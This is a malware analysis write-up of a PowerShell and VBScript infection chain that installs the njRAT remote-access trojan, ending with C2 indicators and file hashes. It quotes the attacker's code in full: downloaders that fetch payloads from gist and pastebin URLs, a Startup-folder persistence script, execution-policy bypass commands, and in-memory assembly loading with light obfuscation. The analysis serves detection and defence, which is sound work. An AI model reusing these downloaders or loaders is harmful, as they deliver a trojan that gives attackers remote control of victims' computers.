

Bashar Baschir Infection Chain Analysis



Kindred Security

<https://twitter.com/kindredsec>

Initial Downloader

The infection chain begins with a PowerShell function being hosted on Pastebin. It's unclear how this function is actually called, since the *BasharBachir* function is never actually invoked in this dropper:

```
Function BasharBachir {
    $pa = [System.IO.File]::Exists('C:\Program Files\AVAST Software\Avast\AvastUI.exe')
    $p = 'C:\Users\' + $env:UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'

    (New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/Nod.mp3',
    'C:\Users\Public\Nod.ps1')

    (New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/avastt.mp3',
    $p + 'avastt.vbs')

    Invoke-Item "C:\Users\$env:UserName\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\avastt.vbs"

    if($pa -eq $true)
    {
        (New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/avastt.mp3',
        'C:\Users\Public\avastt.ps1')
    }
}
```

File Download #1

File Download #2

File Download #3

Due to obvious visibility issues, this script will also be available on GitHub (links are located in the Artifacts section). The initial downloader grabs two separate files off of gist, and potentially a third file based off of a conditional. Let's step through each part of the downloader. First, two variables, a boolean and a string, are defined:

```
$pa = [System.IO.File]::Exists('C:\Program Files\AVAST Software\Avast\AvastUI.exe')
$p = 'C:\Users\' + $env:UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'
```

The *\$pa* variable is a boolean indicating whether the *C:\Program Files\AVAST Software\Avast\AvastUI.exe* file exists on the host. This binary is the primary UI of the AVAST Antivirus, which indicates the author is particularly interested in the existence of AVAST. Next, the *\$p* variable defines a string representing the *Startup* directory for the current user. This directory stores applications that run automatically on startup, which makes it a potent means of persistence.

Next, the downloader obtains it's first file, *Nod.mp3*, and stores it in the Public user directory:

```
(New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/Nod.mp3', 'C:\Users\Public\Nod.ps1')
```

Judging by the name of the output file, *Nod.ps1*, this downloaded file is a PowerShell script. We will analyze the script later; note that the script is never ran within the downloader itself.

The downloader then obtains it's second file from the same gist page and stores it in the user startup directory:

```
(New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/avastt.mp3', $p + 'avastt.vbs')  
  
Invoke-Item "C:\Users\$env:UserName\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\avastt.vbs"
```

This file, a *vbs* script, is then immediately passed into *Invoke-Item*, which will execute the script. So, this *vbs* script is not only immediately ran by the dropper, it is also written to the startup directory which will make it run every time the system starts. We will analyze this script shortly.

The last part of the downloader will execute only in the case in which *\$pa* is true:

```
if($pa -eq $true)  
{  
    (New-Object System.Net.WebClient).DownloadFile('https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/avastt.mp3', 'C:\Users\Public\avastt.ps1')  
}
```

Looking back, remember that *\$pa* is a boolean that indicates whether the AVAST antivirus is present on the host. So, the last *avastt.ps1* file, which is written to the Public user directory, is only downloaded if AVAST is installed. Note that, like the first PowerShell script, this is never executed in the downloader itself.

So, once the PowerShell downloader is ran, there are three primary effects: one (or potentially two) PowerShell scripts are written to the Public user directory and a *vbs* script is written to the startup directory, which is then immediately executed. Since the *vbs* script is

the only thing actually ran, and is being installed as a persistence mechanism, let's analyze that next.

Persistent VBS Script Analysis

The *avastt.vbs* script is a very simple visual basic script that runs a single PowerShell command:

```
WScript.Sleep 3000
Dim shell,command
command = "pow" & "ershell -windo 1 -noexit -exec bypass -file ""C:\Users\Public\Nod.ps1""
Set shell = CreateObject("WScript.Shell")
shell.Run command,0
```

Reference to Downloaded PowerShell script

The PowerShell command that's executed just runs the *Nod.ps1* script that was also downloaded by the initial downloader we just looked at. With that, let's take a look at this *Nod.ps1* file, since it seems to be the primary component of the dropper.

Nod.ps1 Stager Analysis

The *Nod.ps1* script is relatively short, with the exception of one extremely long line of code:

```
$p = [System.IO.File]::Exists('C:\Program Files\AVAST Software\Avast\AvastUI.exe')
$pe = 'C:\Users\' + $env:UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'

Start-Sleep -s 20
if($p -eq $true) {
    powershell -windo 1 -noexit -exec bypass -file "C:\Users\Public\avastt.ps1"
}

else {
    $t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$Cli444=(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0)
    Start-Sleep -s 15
}
```

Extremely Long Line

Before diving deeper into this interesting line of long code, let's step through the core structure of the script.

First, two variables, a boolean and a string, are defined:

```
$p = [System.IO.File]::Exists('C:\Program Files\AVAST Software\Avast\AvastUI.exe')
$pe = 'C:\Users\' + $env:UserName + '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'
```

These two variables are the same values defined in the *\$pa* and *\$p* variables in the initial downloader. Once these variables are defined, there is immediately a twenty second sleep, then an if statement

checking whether p , the existence of the AVAST antivirus, is true or not:

```
Start-Sleep -s 20
if($p -eq $true) {
    powershell -windo 1 -noexit -exec bypass -file "C:\Users\Public\avastt.ps1"
}
```

If this is true, the *avastt.ps1* PowerShell script, which is downloaded by the initial downloader only if AVAST is installed, is executed. Since this condition is less likely to be true than false, let's look at the *else* condition first before analyzing the *avastt.ps1* script that's called here.

The *else* block contains the extremely long line of code, which appears to be the sole operation in the block:

```
else {
    $t0='DEX'.replace('D','I');sal g $t0;[Byte[]]$Cli444=(77,90,144,0,3,0
    Start-Sleep -s 15
}
```

For the sake of visibility, here is the line of code reformatted and modified to be more readable:

[illegible]

Let's step through this code block line by line to see what's happening, since this looks to be the primary activity of the script.

First, the `$t0` variable is being defined as the string `"IEX"` using a `replace` statement for light obfuscation:

```
$t0='DEX'.replace('D','I');  
sal g $t0;
```

Once `$t0` is defined, it's then referenced in a strange `sal` command. `Sal` is an alias for (ironically) the `Set-Alias` cmdlet, which is used to create an alias for cmdlets to more easily reference them. In this case, the `$t0` variable, which is defined as "`IEX`" is being aliased to "`g.`" `IEX` itself is an alias to `Invoke-Expression`, which means this chain of aliases allows the rest of the script to execute the `Invoke-Expression` cmdlet by simply calling `g.`

Next, the script defines a large Byte array named `$Cli444`:

```
[Byte[]]$Cli444=(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,  
64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,  
[...ARRAY TRUNCATED FOR VISIBILITY...]  
111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,  
32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0);
```

While looking at this byte array, it seems that none of the numbers exceed 255, which may indicate an array of ordinal ASCII values. In fact, the first two bytes, 77 and 90, correspond to the ASCII characters *MZ*, which are the first two bytes of a portable executable; this might mean the byte array will be converted to a portable executable later in the script.

Right after this `$Cli444` byte array is defined, a second one named `$Cli555` is defined as well:

[illegible]

For this byte array, some light string replacements are done to convert the values in the byte array from an indiscernible jumble of characters into a hex value (denoted by 0x). Once again, looking at the first two bytes, *0x4D* and *0x5A* correspond to the ASCII characters *MZ*, which are the first two bytes of a portable executable; this might

mean the byte array will be converted to a portable executable later in the script.

The final portion of the `else` block creates a new “Application Domain” and loads in the byte arrays just referenced, which we believe to be portable executables:

```
$j=[AppDomain]::CreateDomain('Trusted Appdomain',$null,[AppDomain]::CurrentDomain::SetupInformation::ApplicationBase);
$j.PermissionSet.IsUnrestricted();
$j.SetCachePath('C:\Users\Public');
$j.AppendPrivatePath('C:\Users\Public');
$j.[Reflection.Assembly]::Load($Cli555).GetType('k26.VOVO').GetMethod('FUN').Invoke($null,[object[]]
('C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe',$Cli444,$null))
Start-Sleep -s 15
```

Second Byte Array

First Byte Array

Since this is not a very common method of loading portable executables into memory, let's step through the process line by line.

First, the `[AppDomain]::CreateDomain` Method is being called, with its return being assigned to the `$j` variable. Per Microsoft's documentation, Application Domains “provide an isolated boundary for security, reliability, and version, and for unloading assemblies”. While application domains are quite interesting, for the purposes of this sample it appears as if the malware author is just using one to more easily load and execute assembly code. In this case, the author is creating a new AppDomain named “Trusted Appdomain”.


The next three lines of code set up some general environment settings for the application domain:

```
$j.PermissionSet.IsUnrestricted();
$j.SetCachePath('C:\Users\Public');
$j.AppendPrivatePath('C:\Users\Public');
```

Three things are being defined here:

- 1) The application domain does not have any security restrictions
- 2) `C:\Users\Public` will be the location in which assembly will be “shadow copied”
- 3) `C:\Users\Public` will be appended to the search path.

The last line of code finally makes use of the byte arrays *\$Cli444* and *\$Cli555* defined earlier via the *[Reflection.Assembly]::Load* method of the application domain class:




```
$j.[Reflection.Assembly]::Load($Cli555).GetType('k26.VOVO').GetMethod('FUN').Invoke($null,[object[]]
('C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe' $Cli444,$null))
```

Note that, based off of this command, we can tell there is a *k26.VOVO* class contained in *\$Cli555* which has a method named *FUN* that's being invoked, with the arguments *RegAsm.exe* and *\$Cli444* being passed to it. Based off of these provided arguments, we can take a guess that *RegAsm.exe* is being used in some way to load the *\$Cli444* assembly code, with *k26.VOVO.FUN* serving as some sort of wrapper for the process. While we can't really know the specifics of how this is working without breaking down the *\$Cli555* PE, we can imply that this will execute the *\$Cli444* assembly code in some way. One other thing to note is that, since classes and methods are being called directly like this, we know that *\$Cli555* is some sort of .NET application.

With that, let's see if we can extract these arrays as valid portable executables, and perform some analysis on them.

Analysis of loaded binaries

In order to dump these portable executables to actual files, we have to extract the byte arrays out of the code, then write them to a file as raw bytes. I implemented this in a sloppy python script (found [here](#)), which I won't be walking through for the sake of brevity. Once executing the script, we are able to grab two portable executable files which I named *Cli444.exe* and *Cli555.dll* (based off of the variable name in the PowerShell and the *file* command):



```
[ python3 extractNodExes.py && file nod_Cli444.exe nod_Cli555.dll
nod_Cli444.exe has been Extracted.
nod_Cli555.dll has been Extracted.
nod_Cli444.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
nod_Cli555.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

So *\$Cli555*, who's classes and methods were being utilized in the PowerShell script, is a DLL, while *\$Cli444*, the assembly who was potentially being loaded and executed via *\$Cli555* and *RegAsm*, is a standard EXE.

Briefly looking at the strings contained in both these binaries indicates these are .NET applications, judging by the "#GUID", "#Blob", and other strings found in .NET:

```
BSJB
v2.0.50727
#Strings
#GUID
#Blob
#GUID
```

```
BSJB
v2.0.50727
#Strings
#GUID
#Blob
__StaticArrayInitTypeSize=20
```

We already knew *\$Cli555* was a .NET assembly based off of how it's methods were being directly called in PowerShell, but this confirms that *\$Cli444* also looks to be written in .NET.

One thing I noticed is that, comparatively, the .NET headers within the DLL are significantly deeper into the file than the EXE:

```
-[ strings nod_Cli555.dll | cat -n | grep Blob
347  #Blob
350  #Blob
```

```
-[ strings nod_Cli444.exe | cat -n | grep Blob
10  #Blob
```

This may indicate some string obfuscation/packing behavior within the DLL.

Because .NET utilizes a JIT (Just-in-time) compiler, and the final executable isn't in a fully compiled state, it is relatively easy to reverse engineer .NET applications to the point of getting the near-perfect source code. This can be done with tools such as *dnSpy*. With *dnSpy*, let's look at both the *Cli444.exe* and *Cli555.dll* PE's to see if we can figure out what these samples are.

For our *Cli444.exe* payload, after peeking at some of the code I start to see some familiar code; it looks to be related to Bladabindi/njRAT:

```
try
{
    Core._Computer.Registry.CurrentUser.SetValue("di", "!");
}
```

Looking at the strings contained in this binary, we can actually see references to njRAT in the debug data:

```
C:\Users\Andr
\Music\new Tools - Copy\njRAT C# Stub\obj\x86\Debug\WindowsApp.pdb
_CorExeMain
```

With this, we can confidently say that the payload appears to be an njRAT sample. Uploading the executable to [VirusTotal](#) confirms this theory.

Because njRAT is such a well known and documented piece of malware, we won't dive any deeper into the payload itself; there's plenty of resources that do so already. We can, however, briefly look at the defined functions to see some of the dangerous functionality of the RAT:

```
Receive(): void @06000019
ReverseString(string): string @06000003
SaveValueOnRegistry(string, object, RegistryValueKind): bool @06000006
SearchForCam(): bool @0600000D
Send(byte[]): bool @06000016
Send(string): bool @06000017
Start(): void @0600001A
StringToBase64(ref string): string @06000008
StringToBytes(ref string): byte[] @0600000A
```

Now that the final payload is known to be njRAT, let's also take a look at the associated *Cli555.dll*, which we've come to believe loads and executes the njRAT payload in some way.

Immediately upon looking at the *Cli555.dll* binary in *dnSpy*, we can definitely see that it was built with **ConfuserEx**:

```
using System;
using System.Runtime.CompilerServices;

[module: SuppressIldasm]
[module: ConfusedBy("ConfuserEx v1.0.0")]
```

[ConfuserEx](#) is a popular .NET "protector," which essentially adds anti-reversing and obfuscation mechanisms onto a .NET application to

make analyzing the code much harder. Looking at some of the code, it's quite apparent that it will be unreadable in its current state:

```
bool flag = _6h)3L'1VB\u0020c,4e^c#,>6vxG).\u200D\u200F\u206C\u206E\u2
\u202D\u202D\u202B\u200B\u202B\u206C\u202B\u200F\u200C\u202C\u200C\u
\u200D\u200F\u202E\u206A\u202C\u206B\u202B\u200D\u206F\u206D\u206A\u
ResourceManager
u200D_u200F_u206C_u206E_u200E_u206C_u200D_u200F_u206B_u200C_u200B_u2
u200F_u200C_u202C_u200C_u206A_u202D_u202B_u206C_u202E_u202B_u202A_u2
u200D_u206F_u206D_u206A_u202E;
for (;;)
{
    IL_0A:
    uint num = 177915562U;
    for (;;)
    {
        uint num2;
        switch ((num2 = (num ^ 581486162U)) % 7U)
        {
            case 0U:
                goto IL_0A;
            case 1U:
```

While there are a few publicly available tools available for deobfuscating ConfuserEx applications, they all seem to rely on actually running the application to perform some needed runtime analysis. However, our sample is a DLL, and therefore cannot be independently executed. We may be able to run it with *rundll32*, or wrap the DLL into a new independent EXE, but it's likely those methods will not work nicely with the publicly available ConfuserEx deobfuscators. I will leave this as a challenge for those reading this, most of which are much more experienced than I am, to figure that out. The functionality of this DLL is one of the two big questions that need answers in this infection chain.

Now that we've looked at the binaries dropped, let's take a step back and look at the rest of the *Nod.ps1* script, which was responsible for loading these executables into memory. Remember that the code block that deals with the binaries we just looked at only executes if AVAST is not on the host. If AVAST is on the host, a separate code block is executed instead:

```
Start-Sleep -s 20
if($p -eq $true) {
    powershell -windo 1 -noexit -exec bypass -file "C:\Users\Public\avastt.ps1"
}
```

Conditional PowerShell script is called

In the event that AVAST exists, the script runs the *avastt.ps1* PowerShell script grabbed by the downloader instead of loading the binaries we just looked at. Let's see what this script is, and how it differs from the code block just analyzed.

Analysis of *avastt.ps1*

Looking at the script in full, it's immediately apparent that there is much less going on compared to the code block we saw in *nod.ps1*:

```
Sleep -Seconds 3
$web = New-Object System.Net.WebClient;
$string = $web.Downloadstring('https://pastebin.com/raw/Qkwjgmp3');
$assembly = [AppDomain]::CurrentDomain.Load([Convert]::Frombase64String(-join $string[-1..-$string.Length]));
$MethodInfo = $assembly.EntryPoint;
$create = $assembly.CreateInstance($MethodInfo.Name);
$MethodInfo.Invoke($create,$null);
```

Let's step through this code line by line and see what's happening; First, A *Net.Webclient* object is being created, and grabbing a file off of pastebin:

```
$web = New-Object System.Net.WebClient;
$string = $web.Downloadstring('https://pastebin.com/raw/Qkwjgmp3');
```

The output of the web request is stored in the *\$string* variable. Before looking at what is contained at this URL, let's see where the *\$string* variable is utilized to get a better idea of what to expect. We see the variable utilized directly in the next line here:

```
$assembly = [AppDomain]::CurrentDomain.Load([Convert]::Frombase64String(-join $string[-1..-$string.Length]));
```

\$string reference

In this command, the string is being converted from base64, then a strange *join* statement is performed. *Join* is used to join all the values in an array together as a string; the array being passed to the *join* statement is the *\$string* variable in reverse. So, to summarize, the join statement is reversing the *\$string* variable, then *Frombase64String* is converting it from base64 to plaintext. This indicates the text hosted on pastebin is a reversed base64-encoded string.

Indeed, at the tail end of the string we can see *TVqQA*, which represents the MZ header of a portable executable in base64 encoding:

```
AAAAAAAAAAAAHAAwd8AAAAwAAAAKAAAAAAAAAAAAAAAAAAAAAAAFwMAAF
AAAEAAAEAAAAAAAAABAAABAAUIQAIAAAAAAAAAAgAAAAADAAAAAAAAAAEAAAF
gnxAAAAAAAAIAAAAwFAAATALEgAAAOAAAAAAAAAA0V7zUBADEATAAQRBAA
SZiBCdv5mbhNGItFmcn9mcwBycphGVh0MTBgbINnAtA4guf4AAAAAgAAAAF
AAAAAAAAAQAAAAAAAAAgLAA8//AAAEAAEAAMAAQqVT
```

— MZ Header

So, looking at this line of code in its entirety, a portable executable is being loaded into the memory of the current application domain to a variable named *\$assembly*, likely to be executed later.

The next three lines of code do just that, executes the loaded in portable executable:

```
$MethodInfo = $assembly.EntryPoint;
$create = $assembly.CreateInstance($MethodInfo.Name);
$MethodInfo.Invoke($create,$null);
```

First, the *\$MethodInfo* variable is being assigned to the location of the *EntryPoint* of the portable executable, which is, as the name suggests, the entry point to the assembly code. Once obtaining this, the *CreateInstance* function is called with the *EntryPoint* as the argument.

Per Microsoft's [documentation](#), the *CreateInstance* method "locates a type from this assembly and creates an instance of it using the system activator." In other words, an instance of the assembly code is being created and stored in the *\$create* variable. Finally, the assembly is executed via the *Invoke* method, effectively running the portable executable directly in memory.

So, in summary, the *avastt.ps1* script's single purpose is to obtain a portable executable off of pastebin, then load it and execute it in memory. Given this is the case, we should obviously take a look at what this portable executable is. To do so, I simply grab the string, perform the necessary string operations on it, then write it to file with the following command: *cat pastebin_grab.b64 | rev | base64 -d > iba.exe*.

Looking at the resulting binary, I noticed that there are quite a few similarities between the strings in it and the other portable executable loaded in by the infection chain we looked at earlier (*Cli444.exe*). As it turns out, comparing the MD5 hashes of the two files reveals they're actually the exact same njRAT sample:

```
md5sum iba.exe nod_Cli444.exe
278cf0ac45091dd3e94faeb6d77e7331 iba.exe
278cf0ac45091dd3e94faeb6d77e7331 nod_Cli444.exe
```

This indicates that the primary payload, njRAT, is the exact same regardless of whether AVAST is on the host or not. The only difference is that, in the event that AVAST is on the host, the payload is downloaded off of pastebin and loaded into the memory of the current process. If AVAST isn't on the host, the payload is grabbed from a hard-coded byte array, and an additional obfuscated DLL is used to load and execute the payload.

After spending time testing, I still cannot determine why this distinction had to be made. My initial thought was that AVAST detects the method utilizing the obfuscated DLL, so it needs to use a different execution method when AVAST is on the host. However, as of December 2019, AVAST detects both execution methods as malicious. It may be the case that, during the time of creation of this sample, AVAST was not detecting it. Furthermore, grabbing a string off of pastebin and executing it seems far simpler and easier to detect than using an obfuscated DLL to dynamically load a PE in memory. It seems infeasible to me that AVAST would be able to detect the latter, but has issues catching the former. I will leave it up to the community to determine why this logic is built into the infection chain, because it is still unclear to me as to why this is the case.

Dynamic Payload Analysis

Given that we definitively know the final payload of this chain is njRAT, there is no need to do deep static analysis of the payload, since njRAT is already an extremely well analyzed and documented RAT. What we can do, however, is perform some dynamic analysis to pull IoCs such as domain names and IP addresses.

Upon running the payload, we see a name resolution for *daqexploitfree.duckdns[.]org*:

```
DNS      86 Standard query 0x09d6 A daqexploitfree.duckdns.org
DNS      86 Standard query 0x09d6 A daqexploitfree.duckdns.org
DNS     102 Standard query response 0x09d6 A daqexploitfree.duckdns.org A 192.169.69.25
DNS     102 Standard query response 0x09d6 A daqexploitfree.duckdns.org A 192.169.69.25
```

The domain is resolved to the IP address 192.169.69[.]25, which is then immediately communicated with over a non-standard port of 333:

```
192.168.2.53 192.169.69.25 52519 → 333 [SYN] Seq=0
192.169.69.25 192.168.2.53 333 → 52519 [SYN, ACK] S
192.169.69.25 192.168.2.53 [TCP Previous segment no
192.168.2.53 192.169.69.25 52519 → 333 [ACK] Seq=1
192.168.2.53 192.169.69.25 52519 → 333 [PSH, ACK] S
```

We can confirm this domain serves as the C2 by analyzing the disassembled .NET code, where *daqexploitfree.duckdns[.]org* is referenced:

```
// Token: 0x04000007 RID: 7
public static string Host = "daqexploitfree.duckdns.org";
```

We can also see the strange port tcp/333 being defined as well:

```
// Token: 0x04000008 RID: 8
public static string Port = "333";
```

After a bit of time, some light C2 traffic starting spawning, which appeared to just be consistent beaconing behavior over port tcp/333:

```
236.113losh@ratRTBDOTVDQTI=3losh@ratDESKTOP-
GMUDBSL3losh@ratkindred3losh@rat19-03-183losh@rat3losh@ratWin 10
Enterprise EvaluationSP0 x863losh@ratNo3losh@rat"0.7d"3losh@rat..
3losh@ratQWRtaw5pc3RyYXRvcjogV2luZG93cyBQb3dlclNoZWxsAA==3losh@rat
```

Furthermore, the attacker began performing a basic SYN scan of the default gateway of my infected host:

```
192.168.2.53 192.168.2.1 52617 → 23 [SYN] Se
192.168.2.53 192.168.2.1 52618 → 53 [SYN] Se
192.168.2.53 192.168.2.1 52619 → 21 [SYN] Se
192.168.2.53 192.168.2.1 52620 → 515 [SYN] S
192.168.2.53 192.168.2.1 52621 → 22 [SYN] Se
192.168.2.53 192.168.2.1 52622 → 135 [SYN] S
192.168.2.53 192.168.2.1 52623 → 3389 [SYN]
```

For further dynamic analysis, I have [a video](#) from a while ago analyzing an njRAT sample (also called Bladabindi).

Summary

In summary, the Bashar Bachir infection chain is a three stage process:

- 1) Initial downloader saves various PowerShell and VBS scripts directly to disk.
- 2) Downloaded PowerShell scripts (primarily *nod.ps1*) are used to execute the final payload; the methodology on how it does so is determined by the existence of AVAST Antivirus.
- 3) Final payload is a sample of njRAT, which uses the *daqexploitfree.duckdns[.]org* domain as it's C2. A VBS script downloaded by the initial downloader is used for persistence.

As already discussed, the main question that's still left unanswered is why the existence of AVAST changes the loading mechanism for the final njRAT payload. Is it due to a detection feature associated with AVAST? Are there quirks in AVAST that tamper with the author's preferred execution chain? Analysis of the obfuscated DLL that's utilized when AVAST doesn't exist could help answer some of these questions, which was hampered in this report due to my lack of experience dealing with ConfuserEx. As always, any input from more experienced analysts would be greatly appreciated for diving deeper into this DLL.

Artifacts/Network Indicators

Network Indicators

Type	Value	Description
IPv4	192.169.69[.]25	IP address of C2 used by njRAT payload.
Domain Name	daqexploitfree.duckdns[.]org	Domain name of the C2 used by njRAT payload.
URI	https://gist.githubusercontent.com/raigabrielmaia/8ae7b2b263c365744052d344d8b57d7b/raw/58ba6d37349921d43d226b108205458440885d46/	Private gist page that hosts all of the files downloaded by the initial downloader.
Account Name	raigabrielmaia	The git user that owns the private gist page containing downloaded files.

Artifacts

Filename	Link	MD5 Hash	Description
downloader.ps1	github	003454fd655b3ebf671e79a6d0612006	The initial downloader that starts the infection chain.
nod.ps1	github	48edd7d80fd0b0846304f21436886345swrort-dropper	Primary stager that starts the loading and execution of payload.
avastt.ps1	github	cfd1923ef62eda51c93b8b3599941acd	Additional PowerShell script used to execute the payload in the event that AVAST is installed.
avastt.vbs	github	4d89cc370d80dcd3917b871eccdde4fb	VBScript stored in <i>Startup</i> folder to obtain persistence.

*nod_Cli444.exe	github	278cf0ac45091dd3e94faeb6d77e7331	Final njRAT payload of the infection chain.
*nod_Cli555.dll	github	6d4204febbce6bb6802f63a5a823ad67	Obfuscated DLL used to load njRAT payload in the event AVAST isn't installed.

**File is never actually written to disk*